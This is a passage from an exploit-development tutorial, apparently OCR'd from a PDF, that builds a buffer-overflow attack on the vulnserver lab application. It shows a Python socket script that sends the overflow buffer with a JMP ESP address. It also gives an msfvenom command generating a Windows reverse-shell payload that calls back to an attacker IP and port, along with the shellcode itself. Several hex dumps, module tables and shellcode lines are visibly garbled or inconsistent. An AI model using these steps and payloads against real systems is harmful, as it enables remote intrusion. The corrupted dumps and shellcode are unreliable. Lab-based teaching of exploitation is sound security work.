FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1

018DF9E0 00804800 HI

```

It means that we can now control the “EIP” part of the memory, and instead of sending a bunch of “A” or “B” characters, we can send a malicious shellcode to infect our target computer and gain shell access.

5 — Finding bad characters

When generating a shellcode, we need to know what characters are bad or good for the shellcode. We can check this by running all the hexadecimal characters through our program and see if any of them displays differently. Before testing it, first, we need to find a list of “bad characters.” Open up your favorite browser and search for “finding badchars with mona.” Click on the link “Find Bad Characters with Immunity Debugger and Mona.py.”

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finding badchars with mona

https://www.google.com/search?safe=strict&client=firefox-b-1-e&ei=RyxXeCOM6-b_QaQrY3ADA&q=finding+badchars+with+mona&

Google finding badchars with mona

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About 4,930 results (0.44 seconds)

Finding Bad Characters with Immunity Debugger and Mona.py – ...

<https://bulbsecurity.com/research/>

Finding Bad Characters with Immunity Debugger and Mona.py Now restart War-FTP and add the badchars variable to the attack string right after the 4 B's for ...

This particular website has already created a variable with all “bad characters” that we can use in our python script.

Copy the variable with “bad characters” and paste them in the python script we used before. By default, the null byte “\x00” character acts up so we can remove it from the variable right away. It’s recommended to put the “bad chars” variable after the characters that cause the crash. If we start our attack string with “bad chars,” we might not get a crash at all. Save the script and run it against the “vulnserver” while monitoring from Immunity debugger.

So, basically our python script will run every character listed below one by one, and our job here is to examine the hex dump and take notes of any misplaced characters

```
(\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff).
```

To examine the hex dump, after the crash occurs, right-click on the “ESP,” and from the drop-down menu, select “Follow in Dump.” It will dump and display all hex characters that we send with our python script.




Now we see a much longer “bad chars” string on the stack. It is anything but difficult to take an easy route and look down and check whether the “\xff” character is there and expect that there is no other corruption. In this example, every corrupt byte terminated the “bad chars” string, but that is not always the case. Sometimes when you try to build new exploits, you will experience circumstances where a single character corrupts, but the remainder of the “bad chars” string prints efficaciously. In this situation, cautiously looking at the bytes on the stack individually to the “bad chars” string is the best way to check that there are no more bad characters. Unfortunately, it is a very tedious process, and it’s easy to make mistakes.

Address	Hex dump	ASCII		016EF9E0 04 03 02 01
016EF9E0	01 02 03 04 05 06 07 08	^U^I^=		016EF9E4 08 07 06 05 04
016EF9E8	09 0A 0B 0C 0D 0E 0F 10	..^S..^Z^T^		016EF9E8 0C 0B 0A 09
016EF9F0	11 12 13 14 15 16 17 18	^I^M^P^L^J^T		016EF9E9 10 0F 0E 0D ..^Z^T
016EF9F8	19 1A 1B 1C 1D 1E 1F 00	^T^R^G^Y^B^W^		016EF9E0 14 31 21 15 ^L^I^S^I
016EF9F9	79 03 00 00 42 00 00 00	y^U^B^		016EF9E8 18 17 16 15 ^L^I^T
016EF9F00	08 21 54 00 00 00 52 00	^T^T^R^		016EF9E9 1C 1B 1A 19 ^T^T
016EF9F08	E0 2F 54 00 00 32 3C 00	^T^T^Z^C^		016EF9E9C 00 1F 1E 1D ^T^T
016EF9F10	00 00 00 C3 56 01 77^R^		016EF9E00 00 00 03 79 y^U^..
016EF9F11	00 00 00 00 C3 56 01 77^R^		016EF9E04 00 00 00 02 B^..
016EF9F20	00 00 00 00 99 01 00 00^		016EF9E08 00 05 42 10 00 ^T^T
016EF9F28	14 FB 6E 01 30 46 3C 00	^Q^U^O^H^C		016EF9E0C 00 05 20 00 00 ^R^
016EF9F30	A2 00 00 00 97 67 01 77	B^U^g		016EF9E10 00 05 42 00 00 ^T^T
016EF9F38	10 21 54 00 00 00 00 00	^T^T^		016EF9E14 00 03 C3 20 00 .^Z^
016EF9F40	C3 5B 01 77 00 FB 6B 76	^A^I^w^o^k		016EF9E18 00 00 00 00 00 00 00 00
016EF9F48	00 E0 FD 7F 94 03 52 00	^A^G^U^R^		016EF9E1C 77 01 5BC3 ^I^ [RETURN to ntdll.77015BC3 from ntdll.770127E9
016EF9F50	00 00 52 00 50 01 52 00	..^R^P^R		016EF9E20 00 00 00 00 00 00 00 00
016EF9F58	7F 00 00 00 00 32 3C 00^Z^C^		016EF9E24 00 00 00 19 00 ^I^.
016EF9F60	B0 28 52 00 7F 00 00 00	^C^R^I^		016EF9E28 00 03 C4 83 00 ^H^C^
016EF9F68	FC 28 52 00 44 00 00 00	^U^R^D^		016EF9E32 00 00 00 00 00 00 00 00
016EF9F70	99 01 00 00 00 00 00 00	^I^		016EF9E36 00 00 00 00 00 00 00 00
016EF9F78	B0 28 52 00 5B 01 00 00	^C^R^I^		016EF9E40 00 00 00 00 00 00 00 00
016EF9F80	10 21 54 00 02 00 00 02	^T^T^I^		016EF9E44 77 01 6797 ^I^g [RETURN to ntdll.77016797 from ntdll.memset
016EF9F88	D8 01 00 00 00 00 00 00	^I^		016EF9E48 00 05 42 11 00 ^T^T
016EF9F90	00 00 00 00 00 00 00 00	^I^		016EF9E4C 00 00 00 00 00 00 00 00
016EF9F98	00 00 00 00 00 7F 00 00 00^I^		016EF9E52 77 01 5BC3 ^I^ [RETURN to ntdll.77015BC3 from ntdll.770127E9
016EF9FA0	00 00 00 00 00 00 00 00	^I^		016EF9E56 76 0B 0B 0E ^I^k^v
016EF9FA8	02 00 00 02 A0 1C 54 00	^I^T^I^		016EF9E60 00 05 20 39 04 ^R^
016EF9FB0	00 00 00 00 00 00 00 00	^I^		016EF9E64 00 05 20 00 00 ^R^
016EF9FB8	0C 00 00 00 00 00 00 00	^I^		016EF9E68 00 05 20 15 00 P^R
016EF9FC0	F0 07 00 00 FB 31 3C 00	^U^..^I^C^		016EF9E72 00 00 00 00 00 00 00 00
016EF9FC8	0B 01 00 00 C4 00 52 00	^U^..^B^R^		016EF9E76 00 00 00 00 00 00 00 00
016EF9FD0	01 00 00 00 00 00 00 01	^I^		016EF9E80 00 03 C3 20 00 .^Z^
016EF9FD8	00 00 2C 00 00 00 00 00^D^		016EF9E84 00 05 22 8B 00 ^R^
016EF9FE0	10 21 54 00 10 21 54 00	^T^T^I^		016EF9E88 00 00 00 00 00 00 00 00
016EF9FE8	00 21 54 00 00 00 00 00	^T^T^I^		016EF9E92 00 00 00 00 00 00 00 00
016EF9F00	C3 5B 01 00 00 00 52 00	^I^..^R^		016EF9E96 00 00 00 00 00 00 00 00
016EF9F08	1A 02 00 01 44 F0 6E 01	^I^..^B^D^		016EF9E9A 00 00 00 00 00 00 00 00
016EF9F0B	F0 31 3C 00 A4 FC 6E 01	^I^..^S^I^		016EF9E9E 00 00 00 00 00 00 00 00
016EF9F0D	55 E3 FD 76 B2 11 04 00	03^U^V^A^		016EF9F02 00 05 22 8B 00 ^R^
016EF9F10	FF FF FF F0 C3 5B 01 77	b^U^U^A^I^		016EF9F06 00 00 00 00 00 00 00 00
016EF9F18	D0 58 01 77 08 02 00 00	0X^C^P^		016EF9F0A 00 05 42 11 00 ^T^T
016EF9F20	10 02 00 00 00 21 54 00	^T^T^I^		016EF9F0E 00 02 00 00 00 00 00 00
016EF9F28	03 21 52 00 38 E8 ED 7F	^T^T^I^		016EF9F12 00 00 00 00 00 00 00 00

6 — Finding the right module

When we talk about finding the correct module, what we are stating is — we are searching for a “dll” file or something comparable within the program that has no memory protection. Even though there’s no real way to utilize an application for critical thinking, we can use the “Mona.py” module to automate these annoying byte-by-byte comparisons for Immunity Debugger. You can download the “Mona.py” file from the following GitHub page: [“https://github.com/corelan/mona.”](https://github.com/corelan/mona)

Extract the file and copy “Mona.py” to “C:\Program Files\Immunity Inc\Immunity Debugger\PyCommands.” folder.



After copying the file into the “PyCommands” folder, you can invoke it and list all modules in the Immunity Debugger. Before listing the modules, make sure that “vulnserver” is running and attached to the debugger. Then, from the Immunity Debugger using the search field type “!mona modules” and hit “Enter.”

004030D0 00 00 00 00 00 00 00 00 00 00	017CFFC8 770DE355 0@y SE handler
004030D8 00 00 00 00 00 00 00 00 00 00	017CEFCC 0@01C2898 1\-\-
004030E0 00 00 00 00 00 00 00 00 00 00	017CEFD0 0@00000000 \-\-
004030E8 00 00 00 00 00 00 00 00 00 00	017CEFD4 0@17CFEC iij
004030F0 00 00 00 00 00 00 00 00 00 00	017CEFD8 770B235EB 85__W RETURN to ntdll.770B235EB from ntdll.770B235F1
004030F8 00 00 00 00 00 00 00 00 00 00	017CEFC0 7705EC83 1\ w ntdll.DbgUiRemoteBreakin
00403100 00 00 00 00 00 00 00 00 00 00	017CEFC0 0@00000000 \-\-
00403108 00 00 00 00 00 00 00 00 00 00	017CEFE0 0@00000000 \-\-
00403110 00 00 00 00 00 00 00 00 00 00	017CEFE0 0@00000000 \-\-
00403118 00 00 00 00 00 00 00 00 00 00	017CEFE8 0@00000000 \-\-
00403120 00 00 00 00 00 00 00 00 00 00	017CEFE8 0@00000000 \-\-
00403128 00 00 00 00 00 00 00 00 00 00	017CEFF0 0@00000000 \-\-
00403130 00 00 00 00 00 00 00 00 00 00	017CEFF4 7705EC83 1\ w ntdll.DbgUiRemoteBreakin
00403138 00 00 00 00 00 00 00 00 00 00	017CEFF8 0@00000000 \-\-
00403140 00 00 00 00 00 00 00 00 00 00	017CEFFC 0@00000000 \-\-
00403148 00 00 00 00 00 00 00 00 00 00	

It will display all modules with their protection settings. Here we need to look for a file that is attached to “vulnserver” and has all protection settings as “False.” In this example, we found “essfunc.dll” that has everything set to false.

```

----- Mona command started on 2020-03-12 00:37:04 (v2.0, rev 600) -----
[*] Processing arguments and criteria
- Pointer access level : X
[*] Generating module info table, hang on...
- Processing modules
- Done. Let's rock 'n roll.

Module info :

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Base	Top	Size	Rebase	SafeSEH	ASLR	NXCompat	OS Dll	Version, Modulename & Path
0x76428000	0x7642a000	0x8000a000	True	True	True	True	6.1.7601.23930	[LPK.dll] (C:\Windows\system32\LPK.dll)
0x77128000	0x7712a000	0x8000a000	True	True	True	True	6.1.7601.23880	[NSI.dll] (C:\Windows\system32\NSI.dll)
0x62580000	0x62588000	0x80008000	False	False	False	False	-1.0-	[essfunc.dll] (C:\Users\IEUser\Desktop\vulnserver\essFunc.dll)
0x70228000	0x7022a000	0x8000c000	True	True	True	True	6.1.7601.18082	[RPCRT4.dll] (C:\Windows\system32\rpcrt4.dll)
0x75058000	0x7509b000	0x8004b000	True	True	True	True	6.1.7601.18015	[KERNELBASE.dll] (C:\Windows\system32\kernelbase.dll)
0x74858000	0x7488c000	0x8003c000	True	True	True	True	6.1.7600.16385	[ws2sock.dll] (C:\Windows\system32\ws2sock.dll)
0x76458000	0x764ed000	0x8009d000	True	True	True	True	1.0526.7601.23894	[USP10.dll] (C:\Windows\system32\usp10.dll)
0x75f28000	0x75f6e000	0x8004e000	True	True	True	True	6.1.7601.23914	[GD132.dll] (C:\Windows\system32\gd132.dll)
0x80408000	0x80407800	0x80007800	False	False	False	False	-1.0-	[vulnserver.exe] (C:\Users\IEUser\Desktop\vulnserver\vulnserver.exe)
0x76208000	0x76bf5900	0x800d5900	True	True	True	True	6.1.7601.18015	[kernel32.dll] (C:\Windows\system32\kernel32.dll)
0x76548000	0x765ec000	0x8003c000	True	True	True	True	7.0.7601.17744	[msvcr7.dll] (C:\Windows\system32\msvcr7.dll)
0x74958000	0x74955000	0x80005000	True	True	True	True	6.1.7600.16395	[whtcppip.dll] (C:\Windows\system32\whtcppip.dll)
0x77168000	0x77202000	0x80032900	True	True	True	True	6.1.7600.16395	[RPCRT4.dll] (C:\Windows\system32\rpcrt4.dll)
0x76fc0000	0x77192000	0x8001k2000	True	True	True	True	6.1.7600.16395	[ntdll.dll] (C:\Windows\SYSTEM32\ntdll.dll)
0x765f0000	0x76625000	0x80035000	True	True	True	True	6.1.7600.16395	[WS2_32.dll] (C:\Windows\system32\ws2_32.dll)
0x75e58000	0x75f19000	0x8000c9000	True	True	True	True	6.1.7601.17514	[user32.dll] (C:\Windows\system32\user32.dll)
0x76438000	0x7644f000	0x80001f000	True	True	True	True	6.1.7601.17514	[IMM32.dll] (C:\Windows\system32\imm32.dll)

[*] This mona.py action took 0:00:01.161000

Next, we should find an opcode equivalent of a ‘*JMP*’ (jump command). To do that, we need to use “*nasm_shell.rb*” script from the Kali Linux terminal.

to find the path locate *nasm_shell.rb*

Ex: (root@kali:~# /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb).

Here we are trying to convert assembly language into the hex code and find equivalent code for jump command “*JMP ESP*.” “*JMP ESP*” instruction, it lets us control program execution through “EIP” and land in our user-controlled space that will contain our shellcode. Type “*JMP ESP*” in the “*nasm_shell*” and hit “Enter.” Then note the hex code for jump command, which is “FFE4”.


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root@root:~# /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > JMP ESP
00000000  FFE4          jmp esp
nasm > █
```

Now, we need to use this information (FFE4) with Mona to find the return address for the jump command using (essfunc.dll) module. To do that, type “!mona find -s “\xff\xe4” -m essfunc.dll” in the Immunity Debugger’s search field.

```
0x000000 - Processing modules  
0x000000 - Done. Let's rock 'n roll.  
0x000000 - Treating search pattern as bin  
0x000000 [+] Searching from 0x62500000 to 0x62500000  
0x000000 [-] Preparing output file "find.txt"  
0x000000 - (Re)setting logfile find.txt  
0x000000 [+] Writing results to Find.txt  
0x000000 - Number of pointers of type "xxFFxx4" : 9  
0x000000 [+] ...  
6250011F : "xFF\xe4" | <PAGE_EXECUTE_READ> [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\IEUser\Desktop\vulnserver.exe)  
6250011B : "xFF\xe4" | <PAGE_EXECUTE_READ> [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\IEUser\Desktop\vulnserver.exe)  
625001C7 : "xFF\xe4" | <PAGE_EXECUTE_READ> [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\IEUser\Desktop\vulnserver.exe)  
625001D3 : "xFF\xe4" | <PAGE_EXECUTE_READ> [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\IEUser\Desktop\vulnserver.exe)  
625001D0 : "xFF\xe4" | <PAGE_EXECUTE_READ> [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\IEUser\Desktop\vulnserver.exe)  
625001D1 : "xFF\xe4" | <PAGE_EXECUTE_READ> [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\IEUser\Desktop\vulnserver.exe)  
6250011E : "xFF\xe4" | <PAGE_EXECUTE_READ> [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\IEUser\Desktop\vulnserver.exe)  
625001EB : "xFF\xe4" | <PAGE_EXECUTE_READ> [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\IEUser\Desktop\vulnserver.exe)  
625001F7 : "xFF\xe4" | <PAGE_EXECUTE_READ> [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\IEUser\Desktop\vulnserver.exe)  
62500120 : "xFF\xe4" | ascii <PAGE_EXECUTE_READ> [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\IEUser\Desktop\vulnserver.exe)  
62500125 : "xFF\xe4" | ascii <PAGE_EXECUTE_READ> [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\IEUser\Desktop\vulnserver.exe)  
0x000000 Found a total of 9 pointers  
0x000000 [+! This mona.py action took 0:00:01.122000  
mona find -s "xFF\xe4" m essfunc.dll
```

When you hit “Enter,” it will display the return addresses. We need to take notes and write down one of the addresses so we can use it later on in our python script. Here, in this example, we will note the first address, which is “625011af”.

Now, we can modify our python script and add the return address that we noted in the reverse order (“\xaf\x11\x50\x62”) after we specify (“A”* 2003) buffer characters.



```
Open ▾ Fuzzing1.py
#!/usr/bin/python

import sys, socket


shellcode = "A" * 2003 + "\xaf\x11\x50\x62"

try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(('10.10.10.4', 9999))
    s.send(('TRIN / :/' + shellcode))
    s.close()


except:
    print "Error connecting to server"
    sys.exit()
```

With the memory address of ‘*JMP ESP*’ added to our script after the 2003 bytes of initial buffer, we can overwrite the ‘*EIP*.’ Before we run this script, let’s set a breakpoint at the ‘*JMP ESP*’ instruction, so we may step through the instructions manually


after we send in our input. To do so, click on the blue arrow icon in the debugger and type the return address value that we noted before.



Once you hit the “OK” button, it will locate that particular jump code and display it on top of the screen. To set the break-point, highlight the address and hit “F2” or double click the hex value of the address.



After everything is set, run the python script and analyze the changes.



So, what happened here is the program had stopped when we reached our break-point, and the “EIP” has been overwritten with the value we specified in our python script. It means that we have full control over the “EIP” and can run any shellcode to compromise our target machine.

7 — Generating shellcode and gaining access

At this stage of the exploit development process, it is time to generate the shellcode. In this example, we will use msfvenom to create a reverse shell payload. Msfvenom is the combination of payload generation and encoding. To create the shellcode we need to execute the following command: (root@kali:~# msfvenom — platform Windows -p windows/shell_reverse_tcp LHOST=10.10.10.15 LPORT=4444 EXITFUNC=thread -f c -a x86 -b “\x00”). Let’s break it down and analyze the command. First, we invoked the tool and then specified the payload for the Windows operating system (windows/shell_reverse_tcp) by using the “-p” operator. Next, we provided the attacker machine’s IP address (LHOST) and the port number (LPORT) to listen on for incoming connection. Then we used the “EXITFUNC=thread” command to make the exploit a little bit more stable (this is optional). We wanted to export everything into the C file type, so we specified the “-f” operator. Next, we provided the architecture “-a x86” of the target machine and a bad character using the “-b” option.

```

root@root:~# msfvenom --platform Windows -p windows/shell_reverse_tcp LHOST=10.10.10.15 LPORT=4444 EXITFUNC=thread -f c -a x86 -b "\x00"
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
{
    "\xd0\xc4\xe9\x74\x24\xf4\x50\xbe\xc3\x6f\x27\x34\x33\xc9\xb1"
    "\x32\x83\x80\xfc\x31\x70\x31\x93\xb3\xc5\xc1\xcf\xbb\x8b"
    "\x2a\x2f\x6c\xec\x3a\xca\x5d\x2c\xd7\x9f\xce\x9c\x93\xcd\xe0"
    "\x57\xf1\xe5\x71\x15\xde\xba\x31\x90\x38\x25\x2c\x89\x79\x24"
    "\x40\xd0\xad\x86\x79\x18\x80\xc7\xbe\x49\x95\x17\x0c\xfc"
    "\x09\x13\x58\x3d\x21\x6f\x4c\x45\x57\x27\x6f\x64\xc6\x33\x36"
    "\xa6\xe9\x90\x42\xaf\xf1\xf5\x6f\xb9\x8a\xce\x04\x38\x5a\x1f"
    "\xe4\x97\xaf\x17\xe9\xe4\x08\xc8\x9c\x1c\x6b\x75\x27\xdb"
    "\x11\x1a\x22\xff\xb2\x22\x94\xdb\x43\xe6\x43\x8a\x48\x31\x07"
    "\x6\x4c\x52\xc4\x8d\x69\xdf\xeb\x41\xf8\x90\xcf\x45\x8a\x78"
    "\x71\xdc\x0c\x2e\x8e\x3e\xef\x87\x2a\x35\x02\xdb\x46\x24\x4b"
    "\x28\x6b\x8b\x26\xfc\xd5\xb9\xe9\x56\x71\xf2\x62\x71\x86"
    "\x75\x58\x51\x18\x80\x63\x36\x31\xcf\x37\x66\x29\xe6\x37\xed"
    "\xa9\x07\xe2\x21\x9\x7\xd\x93\x9\x87\x0e\xeb\x3\x71\x71"
    "\xb8\xcc\x4d\x1a\x6\x37\xb6\x27\x3d\x3d\xd9\x47\x43\x41\xf4"
    "\xcb\xca\x7\x9c\x3\x9\x7\x8\x89\x9d\x86\x8a\x8\x62\x3\x77"
    "\xe9\xe9\x92\x80\x5\x19\xde\x9\x52\xea\x95\x0\xf5\x63"
    "\x6\x99\x64\xc8\x6c\xd4\x94\x47\x3b\xb1\x6b\x9e\x9\x2f\xd5"
    "\x98\xcf\xed\x83\x73\x4b\x6a\x78\x7d\x52\xff\xcc\x59\x44\x39"
}

```

Once you hit “Enter,” it will generate a payload. We need to copy and use it in our python script.

Open up the python script with any text editor and declare a variable like “overflow” or anything you like, and then paste the payload.

Next, we have to add this variable of payload into the “shellcode” variable by providing a few (“\x90” no operation) paddings.

Ex: (shellcode = “A” * 2003 + “\xaf\x11\x50\x62” + “\x90” * 32 + overflow). We use this type of padding to make sure that nothing is interfering between the jump command and our payload.

```

Open ▾ 🌐 Fuzzing1.py
#!/usr/bin/python

import sys, socket

overflow =
"\xb8\x7b\x93\x7a\x2d\xdb\xce\xd9\x74\x24\xf4\x5d\x29\xc9\xb1\x52\x83\xc5\x04\x31\x45\x0e\x03\x3e\x9d\x98\xd8\x3c\x49\xde\x23\xbc\x8a\x80"

